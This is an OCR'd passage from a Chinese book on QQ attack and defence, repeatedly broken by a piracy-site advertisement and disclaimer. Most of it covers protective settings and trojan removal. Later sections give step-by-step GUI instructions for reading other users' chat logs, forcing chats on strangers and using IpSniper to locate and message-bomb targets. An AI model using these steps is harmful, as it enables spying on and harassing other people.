
步骤 04 选择“防骚扰设置”选项，勾选“不接收任何临时会话消息”复选框。




步骤 05 选择“QQ 锁设置”选项，用户可以在其中设置 QQ 加锁功能。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 06 选择“隐私设置”选项，在列表框中单击各项“显示范围”下的下拉按钮，在弹出的下拉列表中可以设置个人资料显示的范围。



步骤 07 选择“身份验证”选项，在“身份验证”列表中选择一种合适的验证方式。本实例选择“需要验证信息”单选按钮，单击“确定”按钮，完成QQ的安全设置。



● 使用金山密保保护QQ号码

金山密保是针对用户安全上网时的密码保护需求而开发的一款密码保护产品，是通过重点区域防御与智能行为拦截相结合的方法，在减少病毒库依赖的情况下，阻断多数盗号木马窃取用户密码信息的行为。金山密保可有效保护网上银行、网络游戏、即时聊天工具（MSN、QQ 等）、网上证券交易等账号和密码，时刻为网上生活保驾护航。

使用该工具保护 QQ 号码的具体操作步骤如下。


步骤 01 下载并安装“金山密保”软件。执行“开始 > 程序 > 金山密保 > 金山密保”命令，打开“金山密保”主页面，在其中可看到腾讯 QQ 图标，且图标右下方有一个黄色的符号，表示该软件正在被保护。



步骤 02 右击 QQ 图标，在弹出的快捷菜单中选择“结束”选项，即可停止对 QQ 的保护，此时黄色符号消失。



步骤 03 如果选择“设置”选项，则可打开“添加保护”对话框，在其中即可设置要保护的程序路径、程序名、运行参数等属性。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一招鲜 添加保护程序

如果选择“从我的保护中移除”选项，即可将QQ程序移出保护列表。如果想保护其他程序，也可在“金山密保”主页面中单击“手动添加”按钮，打开对话框进行添加。

步骤 04 在“金山密保”主页面中单击“木马速杀”按钮，打开“金山密保盗号木马专杀”对话框，在其中可对关键位置、系统启动项、保护游戏、保护程序等进行扫描。




● 清除QQ木马

面对当前各种 QQ 攻击工具，需要采取各种措施来保护本地 QQ 的安全。除了对 QQ 进行密码保护外，还需要清除 QQ 木马和病毒。下面介绍两种清除 QQ 木马病毒的方法。

练习 使用QQ医生

QQ医生是QQ自带的木马查杀工具，具有很强的查杀木马的能力，在使用网吧、图书馆等公共计算机登录QQ之前，如果该计算机上安装有QQ医生，则可使用QQ医生进行安全检查以后再进行登录。下面介绍QQ医生的具体使用方法。

步骤 01 下载并安装“QQ 医生 3.3”工具之后，双击桌面上的 QQ 医生快捷图标打开“QQ 医生 3.3”主窗口，在其中即可看到本地计算机中存在的问题。



步骤 02 单击切换至“修复漏洞”选项卡，在其中可以查看本机中存在的漏洞及其信息。勾选需要修复的漏洞后，单击“立即修复”按钮后，QQ 医生即可修复选中的漏洞。



步骤 03 单击切换至“扫描木马”选项卡，在其中可以扫描本机中是否存在 QQ 盗号木马。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一招鲜 把木马备份到隔离区

勾选“清除木马时自动备份至隔离区”复选框，可将扫描到的带有木马的文件备份到隔离区。


步骤 04 单击“开始扫描”按钮，即可进行 QQ 木马扫描操作。如果存在 QQ 木马，则将其显示在下面的列表中。




步骤 05 待扫描结束后，即可看到“发现 1 个木马，请立即清除”的提示信息。



步骤 06 勾选扫描出的木马前面的复选框后单击“立即清除”按钮，QQ 医生开始清除选中的 QQ 木马。待清除完毕后，弹出对话框询问是否重启计算机。



步骤 07 切换到“扫描木马”选项卡下，单击“历史记录”链接打开“历史记录”对话框，即可看到 QQ 医生已清除木马的历史记录。在该对话框中还可设置记录的保存时间。



步骤 08 在“QQ 医生 3.3”主窗口中单击“QQ 安全”按钮，切换到“QQ 安全”选项窗口。在其中即可看到与 QQ 安全相关的常用链接以及最新的动态信息，还可以单击“登录 QQ”按钮对 QQ 账户进行各种操作。



步骤 09 在“QQ 医生 3.3”主窗口中，单击“高级”按钮切换到“高级”选项窗口。在其中可进行修复 IE、管理启动项、卸载软件、清除可疑文件、对系统进行全面诊断等操作。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 在“QQ 医生 3.3”主窗口中，单击“防护”按钮切换到“防护”选项窗口。在其中可开启各种防护操作，例如系统防火墙、网页防火墙、U 盘防火墙、漏洞防火墙、网站流量监控等。



练习 **使用专业杀毒和木马清理软件**

目前大多数的杀毒工具和木马清理软件都可以对QQ木马进行查杀，如QQ病毒木马专杀工具、卡巴斯基杀毒软件、金山毒霸、瑞星杀毒软件等。这里将具体介绍如何使用“QQ病毒木马专杀”工具来清除QQ木马。


步骤 01 下载并运行“QQ 病毒木马专杀”工具，在打开的“QQ 病毒木马专杀工具 QQKav2010”主页面中，可看到有“手动查毒”、“注入查杀”、“闪电查杀”和“开机查杀”4 种杀毒方式。



步骤 02 单击切换到“查杀病毒”选项卡下，在其中单击“手动查杀”按钮，即可开始扫描本机中的程序并将存在风险的程序显示在列表框中。



步骤 03 在主页面中单击“注入查杀”按钮，将弹出提示对话框提示查杀过程中可能出现的问题。



步骤 04 单击“确定”按钮，即可进行注入查杀操作。在注入查杀的过程中，如果发现木马文件，则会将其显示在上面的列表中。



步骤 05 待扫描结束后，会弹出对话框询问是否确定现在重启计算机，单击“确定”按钮重启计算机，即可完成注入查杀操作。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 在主页面中单击“闪电查杀”按钮，即可对本机进行一次快速查毒，同时在列表框中还将显示查杀的信息。




步骤 07 为了彻底删除病毒文件，可以使用该工具的文件粉碎功能。在“QQ 病毒木马专杀工具”主页面中执行“工具 > 文件粉碎”命令，打开“添加文件到可疑文件列表”对话框，在其中选择要粉碎的文件。



步骤 08 单击“打开”按钮，即可在“查杀病毒”选项卡下的列表框中看到添加的可疑文件。



步骤 09 选中并右击添加的可疑文件，在弹出的快捷菜单中选择“粉碎”选项，弹出提示对话框询问是否彻底粉碎文件。单击“确定”按钮，即可彻底粉碎选中的文件。



步骤 10 在主页面中单击“安全”菜单按钮，弹出下拉菜单显示可执行的操作命令，屏蔽恶意网站、QQ 尾巴消息、好友发送的病毒、U 盘病毒自动运行等内容。



步骤 11 利用“QQ 病毒木马专杀工具”还可以屏蔽和清理病毒。切换到“屏蔽清理”选项卡下即可进行屏蔽和清理病毒的操作。



步骤 12 单击切换到“系统恢复”选项卡，在其中可清理各种插件，还可修复系统中的各个组件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



一招鲜 手动清除

在桌面上同时按下Ctrl+Alt+Del组合键，打开“Windows任务管理器”窗口即可查找可疑进程，找到后手动将其强制删除。但是QQ木马病毒的变种繁多，而且会插入到系统本身的多种进程中，对于普通用户来说要将这些木马分辨出来难度较大。另外一种方法就是直接搜索系统中是否存在newqq.dll文件，这是流行的QQ盗号木马病毒文件。如果找到该文件，直接将其强行删除。



QQ聊天记录攻防

除了QQ密码外，QQ聊天记录也是黑客攻击的目标。黑客通过一些聊天查看攻击，可以获取用户聊天记录。本节主要介绍盗取聊天记录和保护自己的聊天记录的方法。


查看聊天记录

本节先来了解一下运用QQ自身的“消息管理器”来实现聊天记录的查看、导出和删除。

步骤01 在成功登录QQ后，单击界面左下角的“主菜单”按钮，然后执行“工具 > 消息管理器”命令，打开“消息管理器”窗口。




步骤02 在左侧树状结构中选择一个好友，与这位好友的聊天记录就会在右侧显示出来。



步骤03 如果用户希望将自己与好友的聊天记录以文本文件的形式保存起来，只须单击工具条上的“导入和导出”按钮，在下拉菜单中选择“导出消息记录”选项，打开“另存为”对话框。设置保存位置及文件名后，单击“保存”按钮即可。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



一招鲜 保护自己的聊天记录

每次在网吧等公共计算机上聊天结束后，把自己的聊天记录存为文本文件（文本文件类型的扩展名为 .txt）并发送到自己的 E-mail 信箱中，再把公共计算机中的聊天记录删除，别人就无法查看到自己的聊天记录了。

步骤 04 如果要删除与好友的聊天记录，只要选中此好友并单击“删除”按钮，即可弹出一个信息提示框，单击“是”按钮，就可以将聊天记录删除了。



导入聊天记录

导出和删除聊天记录虽然可以起到保护自己聊天记录的效果，但如果每次聊天之后都要进行这些操作步骤，不仅麻烦而且保存的文件会越来越多，也越来越不好管理。因此，最好把聊天记录保存成备份文件，再把这个备份文件导入到自己的计算机中，就可以有效地进行管理了。

具体的操作步骤如下。

步骤 01 在“消息管理器”窗口中，单击工具栏上的“导入和导出”按钮，在下拉菜单中选择“导入消息记录”选项，即可弹出“数据导入工具”对话框，可以选择要导入的内容，这里勾选“消息记录”复选框。



步骤 02 单击“下一步”按钮，进入下一页面，根据自己的需要从中选择一种导入消息记录的方式，这里选择“从指定文件导入”单选按钮，然后选择导入文件路径。



步骤 03 也可以通过单击“浏览”按钮，弹出“打开”对话框，从中选择需要导入的消息记录，单击“打开”按钮。



步骤 04 单击“导入”按钮，即可把备份文件导入到自己的 QQ 中。导入完成后单击“完成”

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


按钮完成整个导入操作。



盗取聊天记录

使用 QQ 聊天记录器，可以将在本机上使用过的 QQ 的用户聊天记录全部忠实地记录下来。偷窃者不需要 QQ 号码和密码，也不用登录 QQ 就可以查看本机上的所有 QQ 用户聊天记录，包括发送过的图片文件等。QQ 聊天记录器是一款绿色的小软件，可以不安装直接使用，极其方便。

步骤 01 下载并解压“QQ 聊天记录器”压缩包，双击“QQ 聊天记录器”应用程序图标，即可进入“QQ 聊天记录器”主窗口。



步骤 02 单击“操作”选项区中的“设置 QQ 安装路径”按钮，打开“QQ 聊天记录器”对话框，单击右侧的“浏览”按钮，打开“浏览文件夹”对话框，找到 QQ 的安装位置。



步骤 03 单击“确定”按钮返回“QQ 聊天记录器”对话框，选择获取 QQ 聊天记录的方式，这里选择“手工获取”单选按钮。



步骤 04 单击“确定”按钮返回“QQ 聊天记录”主窗口，在左侧的 QQ 选项区列表框中将显示使用本机登录过的所有 QQ 号码。单击其中任何一个 QQ 用户，即可在右侧的“聊天记录”列表框中看到所有的聊天内容。




使用QQ临时会话器强制聊天

QQ 临时会话器是根据腾讯公司推出的即时聊天临时会话服务制作的，通过输入对方的 QQ 号，可以弹出 QQ 聊天对话框进行强制聊天。具体操作步骤如下。

步骤 01 启动 QQ 临时会话器，输入对方的 QQ 号，单击“进行聊天”按钮即可进行强制聊天。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 单击“会话”按钮切换至“会话”选项卡，输入相应的 QQ 号和会话名称，单击“进行聊天”按钮，即可进行强制聊天。



步骤 03 单击“聊 TM”按钮切换至该选项卡，输入对方的 TM 号，单击“进行聊天”按钮，即可进行强制聊天。



QQ信息炸弹

QQ 采用的 UDP 协议本身并不可靠，很容易就被利用了，所以就“造就”了一大批所谓的“QQ 信息炸弹”。它们伪造数据包，向受害者发送大量的垃圾信息。本节就来讲述一下 QQ 信息炸弹的攻防知识。

• 使用QQ阻击手进行信息轰炸

QQ 狙击手 IpSniper 是一款针对腾讯 QQ 的 IP 地址查询工具，支持目前几乎所有版本的 QQ，且支持所有 Windows 操作系统。能够显示离线 QQ 好友最近一次登录的地理位置，还具有 QQ 号码探测功能。QQ 狙击手 IpSniper 支持两种启动方式：先运行 QQ，在需要查取 IP 信息时再启动 IpSniper，或直接通过 IpSniper 启动 QQ 程序。


练习 安装IpSniper

IpSniper软件的版本很多，这里介绍一个经典的版本，具体的安装步骤如下。

步骤 01 双击 IpSniper 软件的安装程序图标，打开“安装向导”页面框，单击“继续”按钮。




步骤 02 进入“许可协议”页面，其中显示了相应协议，选择“我接受协议”单选按钮。




步骤 03 单击“继续”按钮，进入“选择目标位置”页面，在文本框中输入软件的安装路径或直接使用系统默认的路径。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 04 单击“继续”按钮，进入“选择开始菜单文件夹”页面，在文本框中输入相应的文件夹名称。



步骤 05 单击“继续”按钮，进入“准备安装”页面，在列表框中显示了安装软件的相应安装信息。




步骤 06 单击“安装”按钮，打开 WinPcap 安装对话框，在其中可以根据实际需要选择是否安装 WinPcap 软件。



步骤 07 如果不安装 WinPcap 软件，则单击 Cancel 按钮。如果安装 WinPcap 软件，则选择单击 Next 按钮，打开“WinPcap 安装向导”对话框。



步骤 08 单击 Next 按钮，进入 WinPcap 安装协议页面。



步骤 09 单击 I Agree 按钮，开始安装软件并显示软件的安装进度。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 10 安装完毕之后，即可弹出“完成安装向导”对话框，单击“完成”按钮，即可彻底完成此软件的安装操作。



练习 运用IpSniper信息轰炸QQ

在IpSniper软件安装完毕之后，就可以运用此软件实施轰炸了，具体操作步骤如下。

步骤 01 双击桌面上的 IpSniper 快捷方式图标，打开 IpSniper 主页面。



步骤 02 单击“设置”按钮，进入“设置”选项面板，在“指定 QQ 执行文件”选项区的文本框中指定 QQ 执行文件。



步骤 03 单击“其他工具”按钮，进入“其他工具”选项面板。




步骤 04 在“IP 助手”选项区中包括 3 个选项，可以对这 3 个选项分别进行设置。下图所示为“IP 配置表”信息。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 下图所示为“TCP 链接表”信息。



说明		描述		
0.0.0.0	80	0.0.0.0	0	LISTEN
0.0.0.0	100	0.0.0.0	0	LISTEN
0.0.0.0	135	0.0.0.0	0	LISTEN
0.0.0.0	443	0.0.0.0	0	LISTEN
0.0.0.0	8080	0.0.0.0	0	LISTEN
0.0.0.0	11218	0.0.0.0	0	LISTEN
0.0.0.0	14233	0.0.0.0	0	LISTEN
0.0.0.0	14698	0.0.0.0	0	LISTEN
0.0.0.0	14779	0.0.0.0	0	LISTEN
127.0.0.1	1025	127.0.0.1	0	LISTEN
127.0.0.1	1025	127.0.0.1	2813	ESTAB
127.0.0.1	1025	127.0.0.1	2821	ESTAB
127.0.0.1	1025	127.0.0.1	2839	ESTAB
127.0.0.1	1025	127.0.0.1	2843	ESTAB
127.0.0.1	1025	127.0.0.1	2869	ESTAB
127.0.0.1	4294	127.0.0.1	6600	ESTAB
127.0.0.1	6600	127.0.0.1	0	LISTEN


步骤 06 下图所示为“UDP 链接表”信息。



UDP 链接表

本地地址	端口
0.0.0.0	500
0.0.0.0	1026
0.0.0.0	1064
0.0.0.0	1067
0.0.0.0	1073
0.0.0.0	1077
